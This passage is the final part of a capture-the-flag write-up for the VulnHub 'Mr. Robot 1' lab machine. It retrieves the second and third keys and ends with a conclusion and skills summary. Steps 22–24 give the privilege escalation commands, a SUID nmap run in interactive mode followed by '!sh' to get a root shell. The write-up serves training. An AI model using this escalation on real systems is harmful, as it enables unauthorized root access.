


Step 21: Retrieving Key-2 as 'robot' User

After successfully logging in as the robot user, the second key file (key-2-of-3.txt) was located and accessed.

- The file was read using the cat command.
- This confirmed successful privilege access at the user level and progression in the challenge.

Objective: Locate and read the second key as part of the flag collection process.




Step 22: Exploring Nmap's Interactive Mode as 'robot' User

After switching to the robot user, we discovered a SUID binary: nmap.

Running the binary revealed that it operates in an older **interactive mode**, which can be exploited to execute shell commands with elevated privileges.

Command Used:

- ./nmap --interactive



-

Step 23: Privilege Escalation to Root via Interactive Nmap Shell

Using the interactive Nmap shell as the robot user, we explored multiple directories (repositories) and navigated through system files.


By executing:

- ./nmap --interactive

followed by:

- !sh
- we successfully gained a **root shell**.
- Inside the root shell, we accessed protected directories and confirmed elevated access by listing root-only files and directories.

Outcome: Root-level access was achieved, completing full privilege escalation on the target system.




Step 24: Privilege Escalation — Root Access and Final Flag Retrieval

After successful privilege escalation via the interactive shell, we navigated to the /root directory and verified full root-level access.

- Located and opened the final flag file: key-3-of-3.txt
- Identified an additional file: password.raw-sha1 present in the same directory.

The screenshot clearly demonstrates successful access to the final key and confirms full system compromise as the root user.



Recommended Content for the Last Page of Your Report:

🎯 Conclusion

The Mr. Robot 1 machine was successfully compromised using a full attack chain, starting from reconnaissance and enumeration to privilege escalation and root access. The challenge highlighted key real-world attack vectors including misconfigured WordPress, weak password hygiene, and improper file access control.

🗝️ Flags Captured

Key 1 of 3 – Found in /robots.txt

Key 2 of 3 – Retrieved after cracking user password hash

Key 3 of 3 – Read after gaining root privileges via interactive shell

🧠 Skills Demonstrated

- **Web directory enumeration (DirBuster)**
- **WordPress attack (WPScan)**
- **Manual reverse shell and interactive shell exploitation**
- **Network Discovery**
- **Service and Port Enumeration**
- **Directory and File Bruteforcing**
- **CMS Vulnerability Scanning**
- **Credential Harvesting and Bruteforce Attacks**
- **Exploitation using Metasploit Framework**
- **Privilege Escalation Techniques**
- **Hash Cracking and Password Recovery**
- **Interactive Shell Access via Nmap**
- **Sensitive File Extraction and Flag Enumeration**
-

💡 Takeaways

Completing this machine reinforced my practical skills in real-world penetration testing techniques such as file enumeration, password cracking, and privilege escalation. It also demonstrated the importance of layered security practices to protect against chained attacks.

📅 **Report Completed On: 29th July 2025**

👨‍💻 **Performed By: Ranjan Kumar – Cybersecurity Analyst**

🔐 **Platform: VulnHub – Mr. Robot 1**